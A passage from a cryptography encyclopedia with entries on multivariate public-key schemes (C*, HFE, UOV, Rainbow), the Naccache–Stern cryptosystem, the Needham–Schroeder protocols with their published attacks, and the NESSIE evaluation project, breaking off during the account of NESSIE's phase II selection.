More precisely, if $(\mathcal{Q})$ is given by m polynomials $(q_1, \ldots, q_m)$ in $(x_1, \ldots, x_n)$, the new system $(\mathcal{P})$ is given by m polynomials $(p_1, \ldots, p_m)$ in $(w_1, \ldots, w_n)$ as in:

$$(p_1, \ldots, p_m)(w_1, \ldots, w_n) = T(q_1(S(w_1, \ldots, w_n)), \ldots, q_m(S(w_1, \ldots, w_n)))$$

where S and T are secret random linear (or affine) bijective changes of variables.

The new system $\mathcal{P} := T \circ \mathcal{Q} \circ S$ is also quadratic and finding a solution of

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}$$

for a given m-tuple $(z_1, \ldots, z_m)$ is expected to be difficult without the knowledge of S and T. In the following, the system $(\mathcal{P})$ will also be denoted by $\mathcal{P}(\mathbf{w}) = \mathbf{z}$.

There exist several families of multivariate schemes, corresponding to several choices for the system $\mathcal{Q}$ (some examples are given below). Some schemes have been broken; for others, only generic Gröbner-basis attacks apply and the parameters are chosen large enough to make those infeasible.

Variants (Perturbations)

In order to increase the security of an MPKC or to repair a broken scheme, some variants or "perturbations" of the polynomials are often introduced, either on the system $(\mathcal{P})$ or on the system $(\mathcal{Q})$. The most classical variants are denoted $+$, $\oplus$, $-$, V, and F.

$+$: The public key of a "plus" variant is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + L_1(R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + L_m(R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w})), R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w}))$, where $L_1, \ldots, L_m$ are secret linear forms and $R_1, \ldots, R_\alpha$ are α truly random secret quadratic polynomials in $(w_1, \ldots, w_n)$, with $\alpha \ll m$.

$\oplus$: The public key is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + R_1(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + R_m(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})))$, where $R_1, \ldots, R_m$ are m truly random secret

quadratic polynomials, and $L_1, \ldots, L_\alpha$ are secret linear forms, with $\alpha \ll m$.

– : The "minus" variant consists in keeping secret some of the m polynomials $(p_1, \ldots, p_m)$. Only $m - \beta$ polynomials are made public and will be used to check the validity of the equations.

V : In the "vinegar" variant – also called "extra variables perturbation" – α new variables are introduced in the system $(\mathcal{Q})$, and secretly combined with the usual variables $(w_1, \ldots, w_n)$. This mixing is not always linear, but is such that the new obtained system is still quadratic.

F : In the "fix" variant, the public-key polynomials $(p'_1, \ldots, p'_m)$ are formed by replacing α of the variables in $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ by arbitrary linear combinations in $\mathbf{w} = (w_1, \ldots, w_n)$.

Applications

Among the most famous multivariate public-key schemes are C^* by Matsumoto and Imai [19, 20]; HFE (Hidden Field Equations) by Patarin [22]; UOV (Unbalanced Oil and Vinegar) by Kipnis, Patarin, and Goubin [16]; Rainbow/TTS by Ding and Schmidt [7] and modified by Ding et al. [10]; and IFS (Intermediate Field System) by Billet, Patarin, Seurin [2].

Many other schemes have been presented by various authors from around the world, but most of them have been broken. For a recent overview article see Ding and Yang [11].

C^* and SFLASH

C^* [20] was originally designed by Matsumoto and Imai in 1985. The idea is to create a quadratic system $(\mathcal{Q})$ from a monomial transformation $\mathbf{x} \mapsto \mathbf{y} = \mathbf{x}^{1+q^\theta}$, for some θ, over an extension $F = \mathrm{GF}(q^n)$ of the finite field $K = \mathrm{GF}(q)$, where the elements $\mathbf{x}$ and $\mathbf{y}$ of F correspond to the usual vectors over K by using an explicit basis (►Vector Space).

It was broken by Patarin in 1995 [21], using the following idea: if $\mathbf{y} = \mathbf{x}^{1+q^\theta}$ then $\mathbf{x}\mathbf{y}^{q^\theta} = \mathbf{x}^{q^{2\theta}}\mathbf{y}$. As $\mathbf{v} \mapsto \mathbf{v}^q$ is K-linear, regardless of S and T, the variables $\mathbf{v}$ and $\mathbf{w}$ satisfy a system of equations of the form $\sum \alpha_{ij} w_i z_j + \sum \beta_i w_i + \sum \gamma_j z_j + \delta = 0$. The coefficients can be determined by evaluating the original system at many random $\mathbf{w}$s and inserting the resulting pairs $(\mathbf{w}, \mathbf{z})$. Finally, for a target $\mathbf{z}$ this linear system can be solved for $\mathbf{w}$ by Gaussian elimination.

Many ways to repair the original scheme have been suggested. Most famous among these is the SFLASH scheme [4], which is a $(C^*)^-$ instance (i.e., a "minus" variant of the C^* scheme). It has been broken in 2007 by Dubois, Fouque, Shamir, and Stern [12]. Some variants of C^* are still under investigation, for example in characteristic 3 instead of characteristic 2.

HFE and QUARTZ

Instead of using a monomial over an extension $F = \mathrm{GF}(q^n)$ of the finite field $\mathrm{GF}(q)$, HFE [22] uses a *polynomial* transformation

$$F \to F; \mathbf{x} \mapsto \mathbf{y} = \sum_{0 \le i \le j < r} a_{ij} \mathbf{x}^{q^i + q^j} + \sum_{0 \le i < r} b_i \mathbf{x}^{q^i} + c.$$

and builds $(\mathcal{Q})$ by using an explicit basis of F over $\mathrm{GF}(q)$. Operations involving the secret key work in F while the public key is given over $\mathrm{GF}(q)$. By construction $(\mathcal{Q})$ is quadratic in $\mathbf{x}$. Finding $\mathbf{w}$ given $\mathbf{z}$ corresponds to finding roots of the polynomial e.g., using Berlekamp's Algorithm (►Berlekamp Q Matrix).

When the maximum degree D is fixed, ►polynomial time attacks exist, as mentioned in the original paper. When D increases with n, no polynomial attack is known. Nevertheless, subexponential and superpolynomial-time attacks have been found by Faugère and Joux: The basic HFE central map has (in some sense) a rank which is decided by D, which in turn bounds the operating degree in a direct algebraic attack if D is too small. Therefore, it is recommended to use HFE with some perturbations. For example, only exponential attacks are known against HFE$^-$. QUARTZ [5] is an HFE^{V-} scheme with $q = 2$, $d = 129$, $n = 103$, $r = 8$, $v = 3$ and the central polynomial is of the form below with four polynomials removed from the system:

$$\sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} a_{ij} \mathbf{x}^{q^i + q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} b_{ij} \mathbf{x}^{q^i} \overline{\mathbf{x}}^{q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} \alpha_{ij} \overline{\mathbf{x}}^{q^i + q^j} + \sum_{i=0}^{r-1} b_i \mathbf{x}^{q^i} + \sum_{i=0}^{r-1} \beta'_i \overline{\mathbf{x}}^{q^i} + c,$$

where $\overline{\mathbf{x}}$ denotes the vinegar variables.

UOV

In UOV [16], the system $(\mathcal{Q})$ is given by m quadratic polynomials in $n = m + v$ variables $(w_1, \ldots, w_m, w_{m+1}, \ldots, w_{m+v})$. The first m variables $w_1, \ldots, w_m$ are called "oil variables" and the v other variables $w_{m+1}, \ldots, w_{m+v}$ are called "vinegar" variables. Each polynomial may contain quadratic terms of the form "oil×vinegar" (i.e., $w_i w_j$ with $1 \le i \le m$ and $m + 1 \le i \le m + v$) or "vinegar×vinegar" (i.e., $w_i w_j$ with $m + 1 \le i, j \le m + v$), but must not contain quadratic terms of the form "oil×oil" (i.e., $w_i w_j$ with $1 \le i, j \le m$). As a consequence, the system $(\mathcal{Q})$ is easy to solve, by fixing arbitrary values for the vinegar variables, and solving the

obtained system (in the m oil variables) by Gaussian elimination, however $(\mathcal{P})$ should hide the distinction between oil and vinegar variables. An early version of this scheme ("Oil and Vinegar," corresponding to the particular choice $v = m$ of the parameters) was broken by Kipnis and Shamir in 1998 [17]. However the "unbalanced" version (UOV) remains unbroken as long as $v > 2m$ (i.e., $n > 3m$).

Rainbow/TTS

The idea of the Rainbow scheme [7, 10] is to use u UOV instances, in an iterative way. The first UOV instance contains $v_2 - v_1$ polynomials in $v_2 - v_1$ oil variables and v_1 vinegar variables. The second UOV instance contains $v_3 - v_2$ polynomials in $v_3 - v_2$ oil variables and v_2 vinegar variables. The last UOV instance contains $v_{u+1} - v_u$ polynomials in $v_{u+1} - v_u$ oil variables and v_u vinegar variables. Denoting v_{u+1} by n, the obtained system $(\mathcal{Q})$ thus contains $m = n - v_1$ polynomials in n variables, and is easily solved by recursively applying the UOV principle: fix arbitrarily the v_1 vinegar variables of the first UOV instance, solve this instance in the $v_2 - v_1$ oil variables, then consider all these $v_1 + (v_2 - v_1) = v_2$ variables as the vinegar variables of the second UOV instance, and so on. This means that the legitimate signer has to solve more but smaller systems compared to UOV. For carefully chosen parameters, the Rainbow scheme remains unbroken. TTS [25], a predecessor of Rainbow, can be considered an aggressive variant of the latter with sparse coefficients. This makes it faster in exchange of opening more possible pitfalls.

"Medium-Sized" Extension Fields and IFS

Multivariate systems can also be constructed over medium-sized extension fields, e.g., by constructing $(\mathcal{Q})$ using a system $(\mathcal{Q}')$ of k polynomial equations in k variables over an algebraic extension field of F. This system $(\mathcal{Q}')$ is chosen to be solvable using tailored Gröbner-basis algorithms, and such that, when rewritten in terms of variables $\mathbf{x}$ using a basis over the "small" field F, it is quadratic. The system just described is the "Intermediate Field System" (IFS, [2]) which remains unbroken for carefully chosen parameters. Other attempts to use several variables in an extension field include [8, 9].

Implementations

Multivariate digital signature schemes can have very short signatures as in QUARTZ [4], which allows approximately 100-bit-long signatures.

Multivariate cryptography is in general quite fast both for the public and private maps. For instance, Rainbow/TTS are among the fastest digital signature schemes and can be implemented cheaply on ASICs.

The eBACS benchmarking framework [1] has the following performance data for multivariate systems benchmarked on `hydra2`, an Intel Xeon E5620, running at 2,400 MHz:

System	Signature in cycles	Verification in cycles	Key pair in cycles	Secret key in bytes	Public key in bytes
3icp	1,392,924	34,724	10,416,528	12,768	35,712
pflash1	1,633,668	337,476	78,627,188	5,550	72,124
rainbow 6440	138,284	53,220	193,386,868	150,512	57,600
rainbowbinary 16242020	38,948	26,128	62,545,576	94,384	102,912
tts6440	47,236	56,452	38,462,532	16,608	57,600

The messages considered are short (59 bytes long).

Another advantage of multivariate schemes is their flexibility in the design of various schemes, with ad hoc properties.

Open Problems

The main drawbacks of MPKCs are large keys and the uncertainty about their security. It is difficult to obtain (relative) security proofs as in schemes based on factorization of discrete logarithm problem. The confidence in a given scheme relies on its resistance to all known attacks that have been developed against multivariate systems. Most needed are some provable security results; also useful are management of large keys and continuing optimizations on current hardware.

Recommended Reading

1. Bernstein DJ, Lange T (eds) (2011) eBACS: ECRYPT benchmarking of cryptographic systems. http://bench.cr.yp.to. Accessed 10 June 2011
2. Billet O, Patarin J, Seurin Y (2008) Analysis of intermediate field systems. In: Proceedings of SCC 2008, Beijing
3. Chen AI-T, Chen M-S, Chen T-R, Cheng C-M, Ding J, Kuo EL-H, Lee FY-S, Yang B-Y (2009) SSE Implementation of multivariate PKCs on modern x86 CPUs. In: Proceedings of CHES 2009. Lecture notes in computer science, vol 5747, pp 33–48
4. Courtois NT (2001) Efficient zero-knowledge authentication based on a linear algebra problem MinRank. In: Proceedings of ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, pp 402–421
5. Courtois NT, Goubin L, Patarin J (2001) QUARTZ, 128-bit long digital signatures. In: Proceedings of CT-RSA 2011. Lecture notes in computer science, vol 2020. Springer, pp 282–297
6. Ding J, Dubois V, Yang B-Y, Chen C-H, Cheng C-M (2008) Can SFLASH be repaired. In: Proceedings of ICALP 2008. Lecture notes in computer science, vol 5126. Springer, pp 691–701
7. Ding J, Schmidt D (2005) Rainbow, a new multivariable polynomial signature scheme. In: Proceedings of ACNS 2005. Lecture notes in computer science, vol 3531. Springer, pp 164–175
8. Ding J, Werner F, Yang B-Y, Chen C-H, Chen M-S (2008) Odd-char multivariate hidden field equations, Cryptology eprint archive report 2008/543 version 20081229:161921

9. Ding J, Wolf C, Yang B-Y (2007) ℓ-Invertible Cycles for $\mathcal{M}$ultivariate $\mathcal{Q}$uadratic ($\mathcal{MQ}$) Public Key Cryptography. In: Proceedings of PKC 2007. Lecture notes in computer science, vol 4450, pp 266–281
10. Ding J, Yang B-Y, Chen C-H, Chen M-S, Cheng C-M (2008) New differential-algebraic attacks and reparametrization of rainbow. In: Proceedings of ACNS 2008. Lecture notes in computer science, vol 5037, pp 242–257
11. Ding J, Yang B-Y (2009) Multivariate public-key cryptography. In: Bernstein DJ, Buchmann J, Dahmen E (eds) Post-quantum cryptography. Springer, ISBN: 978-3-540-88701-0, e-ISBN: 978-3-540-88702-7
12. Dubois V, Fouque P-A, Shamir A, Stern J (2007) Practical cryptanalysis of SFLASH. In: Proceedings of Crypto 2007. Lecture notes in computer science, vol 4622, pp 1–12
13. Faugère J-C, Joux A (2003) Algebraic cryptanalysis of hidden field equation (HFE) Cryptosystems using Gröbner bases. In: Proceedings of Crypto 2003. Lecture notes in computer science, vol 2729, pp 44–60
14. Faugère J-C, Perret L (2006) Polynomial equivalence problems – algorithmic and theoretical aspects. In: Proceedings of Eurocrypt 2006. Lecture notes in computer science, vol 4004. Springer, pp 30–47
15. Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W.H. Freeman and Company, New York
16. Kipnis A, Patarin J, Goubin L (1999) Unbalanced oil and vinegar signature schemes. In: Proceedings of Eurocrypt'99. Lecture notes in computer science, vol 1592. Springer, pp 206–222
17. Kipnis A, Shamir A (1998) Cryptanalysis of the oil and vinegar signature scheme. In: Proceedings of CRYPTO'98. Lecture notes in computer science, vol 1462, pp 257–266
18. Matsumoto T, Imai H, Harashima H, Miyakawa H (1983) A class of asymmetric cryptosystems using obscure representations of enciphering functions. In: Proceedings of the 1983 national convention record on information systems, IECE Japan
19. Matsumoto M, Imai H (1986) Algebraic methods for constructing asymmetric cryptosystems. In: Proceedings of the 3rd international conference on Algebraic Algorithms and Error-Correcting Codes (AAECC-3), Grenoble, France, 15-19 July 1985. Lecture notes in computer science, vol 229. Springer, pp 108–119
20. Matsumoto M, Imai H (1988) Public quadratic polynomial-tuples for efficient signature verification and message-encryption. In: Proceedings of Eurocrypt'88. Lecture notes in computer science, vol 330. Springer, pp 419–545
21. Patarin J (1995) Cryptanalysis of the Matsumoto and Imai public key scheme of Eurocrypt'88. In: Proceedings of CRYPTO'95. Lecture notes in computer science, vol 963. Springer, pp 248–261
22. Patarin J (1996) Hidden fields equations (HFE) and isomorphisms of polynomials (IP): two new families of asymmetric algorithms. In: Proceedings of Eurocrypt'96. Lecture notes in computer science, vol 1070. Springer, pp 33–48
23. Patarin J, Courtois N, Goubin L (2001) FLASH, a Fast Multivariate Signature Algorithm. In: Proceedings of the conference on topics in cryptology: the cryptographer's track at RSA. Lecture notes in computer science, vol 2020, Springer, pp 298–307
24. Tsujii S, Itoh T, Fujioka A, Kurosawa K, Matsumoto T (1988) A public-key cryptosystem based on the difficulty of solving a system of nonlinear equations. Syst Comput Jpn 19:10–18
25. Yang B-Y, Chen J-M, Chen Y-H (2004) TTS: high-speed signatures on a low-cost smart card. In: Proceedings of CHES 2004. Lecture notes in computer science, vol 3156. Springer, pp 371–385

N

Naccache–Stern Higher Residues Cryptosystem

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Homomorphic Encryption; ►Paillier Cryptosystem; ►Public-Key Encryption

Definition

The Naccache–Stern Higher Residues Cryptosystem is a homomorphic encryption public-key cryptosystem whose security rests on the higher residuosity problem. Pick a set of k small distinct primes $\{p_1, \ldots, p_k\}$, partition the set into two subsets and define:

$$u = \prod_{i=1}^{k/2} p_i \text{ and } v = \prod_{k/2+1}^{k} p_i$$

Let $\sigma = uv = \prod_{i=1}^{k} p_i$, select two large primes a and b such that both $p = 2au + 1$ and $q = 2bv + 1$ are prime and define $n = pq$. Choose a random $g \in \mathbb{Z}_n$ of order $\phi(n)/4$. The public key is $\{\sigma, n, g\}$ and the private key is the pair p, q.

To encrypt a message $m \in \mathbb{Z}/\sigma\mathbb{Z}$, Bob picks a random $x \in \mathbb{Z}/n\mathbb{Z}$ and computes the ciphertext $c = x^{\sigma} g^{m} \mod n$. To decrypt c, Alice first finds $m \mod p_i$ for each i, and then applies the Chinese remainder theorem to calculate $m \mod n$:

Given c, Alice calculates $c_i \equiv c^{\phi(n)/p_i} \mod n$. Thus

$$c^{\phi(n)/p_i} \equiv x^{\sigma\phi(n)/p_i} g^{m\phi(n)/p_i} \equiv g^{(m_i + y_i p_i)\phi(n)/p_i} \equiv g^{m_i \phi(n)/p_i} \mod n$$

where $m_i \equiv m \mod p_i$. Since p_i is chosen to be small, m_i can be recovered be exhaustive search, that is, by comparing c_i to $g^{j\phi(n)/p_i}$ for j from 1 to $p_i - 1$. Once m_i is known for each i, m can be recovered by a direct application of the Chinese remainder theorem.

Open Problems

Find attacks against this cryptosystem.

Recommended Reading

1. Naccache D, Stern J (1998) A new public key cryptosystem based on higher residues. In: Proceedings of the 5th CCCS. ACM Press

Near Field Communication

►NFC

Nearest Vector Problem

►Closest Vector Problem

Needham–Schroeder Protocols

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Related Concepts

►Kerberos Authentication Protocol

Definition

There are two Needham–Schroeder Protocols. The first (the *Symmetric Protocol*) allows a user to transport a symmetric key to another in a trusted manner, with the help of a ►Key Distribution Center. The second (the *Public Key Protocol*) allows two users to exchange respective public keys in a trusted manner, with the help of a ►Trusted Third Party.

Background

Since their introduction in 1978, the original forms of both protocols have succumbed to attack and should no longer be relied upon. The symmetric protocol was later adapted in the design of the ►Kerberos Authentication Protocol.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Theory

In the Symmetric Protocol, users Alice (A) and Bob (B) have respective, pre-established shared keys K_{AS} and K_{BS} with a ►Key Distribution Center (S). S is also a ►Trusted Third Party that is required to have vetted the identities of A and B, and maintains the confidentiality of their shared keys. The protocol proceeds as follows, with A wanting to share a symmetric key K_{AB} with B. Note that $\{M\}_K$ denotes the message M encrypted with the symmetric key K.

1. A sends $\{I_A, I_B, N_A\}$ to S. I_A and I_B are the respective identifiers of A and B in the namespace of S. N_A is a Nonce used by A to ensure that the response from S (in the next message) is *fresh* (see next step).
2. S returns $\{N_A, K_{AB}, I_B, \{K_{AB}, I_A\}_{K_{BS}}\}_{K_{AS}}$ to A. A decrypts this outer response using her key K_{AS} and
   a. Verifies that the Nonce N_A matches what was sent in the previous message. If not, it might mean that an attacker has tried to substitute a previous response from S in an attempt to have A reuse a previously used symmetric key K_{AB}, in which case A aborts the protocol.
   b. Verifies that the returned I_B matches the identity sent in the previous message. If not, it might mean that an attacker substituted a different identifier (possibly their own) in the previous message, in an attempt to recover the symmetric key sent in the following message.
3. A sends the $\{K_{AB}, I_A\}_{K_{BS}}$ to B.
4. B decrypts this message using his key K_{BS}, generates a Nonce N_B, and sends $\{N_B\}_{K_{AB}}$ to A.
5. A decrypts this message, and completes the protocol by returning $\{N_B - 1\}_{K_{AB}}$ to B. B verifies the correspondence of the Nonce (less 1) $N_B - 1$ to the value he sent in the previous message.

Denning and Sacco were able to demonstrate that an attacker is able to replay an old message 3 (without detection by B), and hence an old key K_{AB} to B. With knowledge of this old key, an attacker could impersonate A to B by completing the remaining steps in the protocol. An improvement preventing this attack would involve the use of ►timestamps, rather than the Nonce N_A.

In the Public Key Protocol, A and B have pre-shared their respective public keys ${K_A}^+$ and ${K_B}^+$ with a Trusted Third Party (T), while retaining their respective private keys ${K_A}^-$ and ${K_B}^-$. T is required to have vetted the identities of A and B, and maintains the integrity of the binding between their respective identities to their public keys (there is no requirement to maintain the confidentiality of this information).

The protocol proceeds as follows, as initiated by A. Note that M_{K^-} refers to the digital signing of message M with private key K^-, while M_{K^+} refers to the public key encryption of message M with public key K^+. T has respective public and private keys ${K_S}^+$ and ${K_S}^-$, and it is assumed that A and B already have trusted copies of ${K_S}^+$.

1. A sends $\{I_A, I_B\}$ to T. I_A and I_B are the respective identifiers of A and B in the namespace of T.
2. T returns $\{{K_B}^+, I_B\}_{{K_S}^-}$ to A, which is the digital signature of T computed on B's public key and identifier.
3. A generates a Nonce N_A and sends $\{N_A, I_A\}_{{K_B}^+}$ to B.
4. Using ${K_B}^-$, B recovers N_A and I_A and then begins an exchange with T to obtain A's public key.
   a. B sends $\{I_B, I_A\}$ to T.
   b. T returns $\{{K_A}^+, I_A\}_{{K_S}^-}$ to B, which is the digital signature of T computed on A's public key and identifier.
5. B now generates a Nonce N_B and sends $\{N_A, N_B\}_{{K_A}^+}$ to A.
6. Using ${K_A}^-$, A recovers N_A and N_B, and upon successful verification that N_A matches the value sent previously by A, A returns $\{N_B\}_{{K_B}^+}$ to B. B then decrypts this final message and verifies the correspondence of the nonce N_B sent by B in the previous message.

Lowe was able to demonstrate that an attacker X could mount a ►Man-in-the-Middle Attack by starting two, simultaneous instances of the above protocol.

- In the first, X must convince A to initiate a protocol with X (so that X would take the role of B in the above protocol). In message 1, I_B would be replaced with I_X, and in message 2, T returns $\{{K_X}^+, I_X\}_{{K_S}^-}$ to A. A would believe that she is indeed interacting with X.
- In the second, X initiates a protocol with B, pretending to be A. X can start this protocol at message 3 by sending the Nonce N_A chosen by A in the first protocol instance above. X will receive the message 4 received from B in this second instance, and reuse it in the first instance above, and thereby receive the value N_B from A. X is then able to use N_B to complete this second instance of the protocol.

Lowe suggested a simple enhancement to this protocol whereby the identifier I_B is also included in message 4 sent from B to A.

Applications

The Needham–Schroeder Protocols were originally intended for a wide variety of applications that require two users to share key material, including email or network messaging.

Recommended Reading

1. Denning DE, Sacco GM (1981) Timestamps in key distribution protocols. Commun ACM 24(8):533–536
2. Lowe G (1995) An attack on the Needham-Schroeder public-key authentication protocol. Inform Process Lett 56(3):131–133
3. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, Florida
4. Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999

NESSIE Project

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Digital Signature Schemes; ►Hash Functions; ►Identification Schemes; ►MAC Algorithms; ►Public-Key Encryption Schemes; ►Stream Cipher

Definition

NESSIE (New European Schemes for Signature, Integrity and Encryption) [23] was a research project within the Information Societies Technology (IST) Programme of the European Commission (IST–1999–12324). The seven NESSIE participants were: Katholieke Universiteit Leuven (Belgium), coordinator; Ecole Normale Supérieure (France); Royal Holloway, University of London (U.K.); Siemens Aktiengesellschaft (Germany); Technion – Israel Institute of Technology (Israel); Université Catholique de Louvain (Belgium); and Universitetet i Bergen (Norway).

Background

NESSIE was a 40 month project, which started in January 2000. The goal of the NESSIE project was to put forward a portfolio of strong cryptographic algorithms that has been obtained after an open call and been evaluated using a transparent and open evaluation process. NESSIE has also developed a software toolbox to support the security and performance evaluation. The selection of the portfolio of 17 recommended algorithms has been announced in February 2003.

Theory

The NESSIE Call

In February 2000, the NESSIE project has published an open call for a broad set of algorithms providing confidentiality, data integrity, and authentication. These algorithms include ►Block Ciphers, ►Synchronous and ►Self-Synchronizing Stream Ciphers, ►Hash Functions, ►MAC Algorithms, ►Digital Signature Schemes, public-key encryption schemes, and identification schemes. The call also invited the submission of evaluation methodologies for these algorithms. While key management protocols are also very important, it was felt that they should be excluded from the call, as the scope of the call was already rather wide. The scope has been defined together with the project industry board (consisting of more than 25 companies). The deadline for submissions was September 29, 2000. In response to this call NESSIE received 40 submissions from major players. Two-thirds of the submissions came from industry, and there was some industry involvement in every 5 out of 6 algorithms.

The scope of the NESSIE call was much wider than that of the *AES* call launched by NIST [24], which was restricted to 128-bit block ciphers, and that of the more recent *AHS* (SHA-3) call [25], which focuses on hash functions. It was comparable to that of the RACE Project RIPE (Race Integrity Primitives Evaluation, 1988–1992) [28] (confidentiality algorithms were excluded from RIPE for political reasons) and that of the Japanese *CRYPTREC* project [6] (which also includes key establishment protocols and pseudo-random number generation). Another difference was that the *AES* and *AHS* competitions and *CRYPTREC* intend to produce algorithms for government standards. The results of NESSIE were *not* intended for adoption by any government or by the European commission and have *not* become NESSIE Standards. However, the intention was that relevant standardization bodies would adopt these results.

The call also specified the main selection criteria which will be used to evaluate the proposals. These criteria are long-term security, market requirements, efficiency, and flexibility. Submissions could be targeted toward a specific environment (such as 8-bit smart cards or high-end 64-bit processors), but it is clearly an advantage to offer a wide flexibility of use. Security is put forward as the most important criterion, as security of a cryptographic algorithm is an essential condition.

For the *security requirements* of symmetric algorithms, two main security levels were specified, named *normal* and *high*. The minimal requirements for a symmetric algorithm to attain either the normal or high security level depended on the key length, internal memory, or output length of the algorithm. For block ciphers a third security level, *normal-legacy*, was specified, with a block size of 64 bits compared to 128 bits for the normal and high security level. The motivation for this request were applications,

such as UMTS/3G, that plan to use 64-bit block ciphers for 10–15 years (to reduce hardware costs). For the asymmetric algorithms, a varying security level was accepted, with as minimum about 2^{80} 3-DES encryptions.

If selected by NESSIE, the algorithm should preferably be available royalty-free. If this was not possible, then access should be non-discriminatory. The submitter should state the position concerning intellectual property and should update it when necessary.

The submission requirements were much less stringent than for the AES competition, particularly in terms of the requirement for software implementations (only "portable C" is mandatory).

The Evaluation Process

The NESSIE evaluation process was an open process: it consisted of both internal evaluations by the project partners and external evaluations by submitters, project industry board members, and outsiders. All information w.r.t. the evaluation has been made public. Information was exchanged through a web site (with a discussion forum); four open workshops were held to stimulate interactions and to disseminate the results.

The evaluation process was divided into two phases: after one year, the most promising submissions were selected and subjected to a more in-depth evaluation during the second phase. At the end of the first phase, minor modifications could be made to the algorithms provided that they did not invalidate the previous analysis.

The evaluation consisted of a security evaluation and a performance evaluation. Softwares have been developed to support this evaluation process. An additional criterion, which has only been taken into account at the very end, was the intellectual property status of the submission.

Security Evaluation

Each algorithm has been subjected to a thorough evaluation, according to the state of the art of cryptanalysis in the specific domain. An algorithm could not be selected if it failed to meet the security level required in the call or if it failed to meet a security claim made by the designer. Every weakness which has been identified has been verified independently. Moreover, if available, security proofs of algorithms have been checked in full detail. This has resulted in an extensive security report of more than 300 pages in [27]. The security of the algorithm was clearly the most important aspect of the evaluation.

Performance Evaluation

The performance has been evaluated for a broad range of platforms, taking into account both software and hardware implementations. First of all a theoretical approach has been established. Each algorithm was dissected into three parts: setup (independent of key and data), precomputations (independent of data, e.g., key schedule), and the algorithm itself (that must be repeated for every use). Next a set of test platforms has been defined on which each candidate may be tested: 32-bit and 64-bit machines, 8-bit smart cards, and Field Programmable Gate Arrays (FPGAs). Then rules have been established which specify how performance should be measured on these platforms; this includes the definition of a custom designed API for each algorithm. The limited resources of the project did not allow for the evaluation of dedicated hardware implementations (ASICs).

For 32-bit and 64-bit machines, extensive tests have been run on 30 platforms (including Intel Pentium with MS Windows and Linux, Compaq Alpha, Sun Sparc, Apple PowerPC). Optimized C code has been developed and compared to assembly language results provided by the submitters and by external parties. For smart cards, efforts have been concentrated on legacy block ciphers (with 64-bit blocks), digital signature schemes, and the identification scheme (note that only one identification scheme has been submitted). For FPGAs, benchmarking efforts have been focused on legacy block ciphers and digital signature schemes.

The project has attempted to evaluate to which extent implementations could be made more resistant against side channel attacks (such as timing attacks [18], power attacks [19], and fault analysis [3, 4]).

Tools

The NESSIE project has developed two types of tools. The general tools are not specific for the algorithms to be analyzed. Special tools, which are specific for the analysis of one algorithm, have been developed when a special tool was required for the cryptanalysis of an algorithm.

For the evaluation of the symmetric submissions, a comprehensive set of general tools was available within the project. These tools are in part based on an improved version of the statistical tools developed by the RIPE (RACE Integrity Primitives Evaluation) project [28]. As expected, all the submitted algorithms passed these tests.

In September 2000, the US NIST published a suite of statistical tests for the evaluation of sequences of random or pseudo-random bits; this document has been revised in December 2000 [13]. A careful comparison has been made between the RIPE and NIST test suites.

The NESSIE project has also developed a new generic tool to analyze block ciphers with differential [2] and linear cryptanalysis [21]. This tool is based on a general description language for block ciphers.

The NESSIE Submissions

Response to the NESSIE Call

The cryptographic community has responded very enthusiastically to the call. Thirty nine algorithms have been received (43 when counting variants), as well as one proposal for a testing methodology. After an interaction process, which took about 1 month, all submissions complied with the requirements of the call. The 26 symmetric algorithms include 17 block ciphers, which did not come as a surprise given the increased attention to block cipher design and evaluation as a consequence of the AES competition organized by NIST:

- Six 64-bit block ciphers: CS-Cipher, Hierocrypt-L1, IDEA, Khazad, MISTY1, and Nimbus
- seven 128-bit block ciphers: Anubis, Camellia, Grand Cru, Hierocrypt-3, Noekeon, Q, and SC2000
- one 160-bit block cipher: SHACAL
- three block ciphers with a variable block length: NUSH (64, 128 and 256 bits), RC6 (at least 128 bits), and SAFER++ (64 and 128 bits)
- six synchronous stream ciphers: BMGL, Leviathan, LILI-128, SNOW, SOBER-t16, and SOBER-t32
- two MAC algorithms: Two-Track-MAC and UMAC
- one collision-resistant hash function: Whirlpool

The 13 (or 17 counting variants) asymmetric algorithms are:

- Five asymmetric encryption schemes: ACE Encrypt, ECIES, EPOC, PSEC, and RSA-OAEP (both EPOC and PSEC have three variants)
- Seven digital signature algorithms: ACE Sign, ECDSA, ESIGN, FLASH, QUARTZ, RSA-PSS, and SFLASH
- One identification scheme: GPS

The submissions came from four continents; the majority of submissions originated within industry; seven came from academia, and six are the result of a joint effort between industry and academia.

Selection for Phase II

On September 24, 2001, the NESSIE project announced the selection of candidates for the second phase of the project. The most important reason for rejection was a security weakness. Another reason to eliminate an algorithm could be that a similar algorithm existed with better security (for comparable performance) or with significantly better performance (for comparable security). However, very few algorithms were eliminated because of performance reasons. It should also be noted that the selection was more competitive in the area of block ciphers, where many strong contenders were considered.

